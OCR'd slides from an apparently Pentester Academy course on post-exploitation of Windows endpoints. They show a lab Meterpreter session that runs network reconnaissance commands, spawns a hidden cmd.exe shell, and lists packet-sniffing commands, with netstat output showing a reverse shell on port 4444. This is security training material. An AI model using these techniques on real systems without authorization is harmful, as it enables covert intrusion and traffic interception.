Network Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Pentesting Windows Endpoints: Remote Network Monitoring

ipconfig

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:db:ca:d1
MTU          : 1500
IPv4 Address : 192.168.1.30
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

route

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway       Metric  Interface
    ------           -------          -------       ------  ---------
    0.0.0.0          0.0.0.0          192.168.1.1   266     11
    127.0.0.0        255.0.0.0        127.0.0.1     306     1
    127.0.0.1        255.255.255.255  127.0.0.1     306     1
    127.255.255.255  255.255.255.255  127.0.0.1     306     1
    192.168.1.0      255.255.255.0    192.168.1.30  266     11
    192.168.1.30     255.255.255.255  192.168.1.30  266     11
    192.168.1.255    255.255.255.255  192.168.1.30  266     11
    224.0.0.0        240.0.0.0        127.0.0.1     306     1
    224.0.0.0        240.0.0.0        192.168.1.30  266     11
    255.255.255.255  255.255.255.255  127.0.0.1     306     1
    255.255.255.255  255.255.255.255  192.168.1.30  266     11

No IPv6 routes were found.
meterpreter >
```

netstat

```
meterpreter > netstat

Connection list
===============

    Proto  Local address                 Remote address       State        User  Inode  PID/Program name
    -----  -------------                 --------------       -----        ----  -----  ----------------
    tcp    0.0.0.0:80                    0.0.0.0:*            LISTEN       0     0      3008/badblue.exe
    tcp    0.0.0.0:135                   0.0.0.0:*            LISTEN       0     0      964/svchost.exe
    tcp    0.0.0.0:445                   0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:554                   0.0.0.0:*            LISTEN       0     0      2616/wmpnetwk.exe
    tcp    0.0.0.0:2869                  0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:5357                  0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:7112                  0.0.0.0:*            LISTEN       0     0      1600/loggingserver.exe
    tcp    0.0.0.0:10243                 0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:49152                 0.0.0.0:*            LISTEN       0     0      616/wininit.exe
    tcp    0.0.0.0:49153                 0.0.0.0:*            LISTEN       0     0      1072/svchost.exe
    tcp    0.0.0.0:49154                 0.0.0.0:*            LISTEN       0     0      1156/svchost.exe
    tcp    0.0.0.0:49155                 0.0.0.0:*            LISTEN       0     0      724/lsass.exe
    tcp    0.0.0.0:49156                 0.0.0.0:*            LISTEN       0     0      716/services.exe
    tcp    127.0.0.1:7112                127.0.0.1:49157      ESTABLISHED  0     0      1600/loggingserver.exe
    tcp    192.168.1.30:49181            192.168.1.10:4444    ESTABLISHED  0     0      3008/badblue.exe
    tcp    192.168.1.30:80               192.168.1.10:55003   CLOSE_WAIT   0     0      3008/badblue.exe
    tcp    192.168.1.30:139              0.0.0.0:*            LISTEN       0     0      4/System
    tcp    127.0.0.1:49157               127.0.0.1:7112       ESTABLISHED  0     0      2992/vprot.exe
    tcp6   :::135                        :::*                 LISTEN       0     0      964/svchost.exe
    tcp6   :::445                        :::*                 LISTEN       0     0      4/System
    tcp6   :::554                        :::*                 LISTEN       0     0      2616/wmpnetwk.exe
    tcp6   :::2869                       :::*                 LISTEN       0     0      4/System
    tcp6   :::5357                       :::*                 LISTEN       0     0      4/System
```

Host Netstat

```
meterpreter > execute -f cmd.exe -H -c -i
Process 2976 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>netstat -an
netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7112           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7112         127.0.0.1:49157        ESTABLISHED
```

Remote Monitoring

```
Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_release     Free captured packets on a specific interface instead of downloading them
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface
```

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux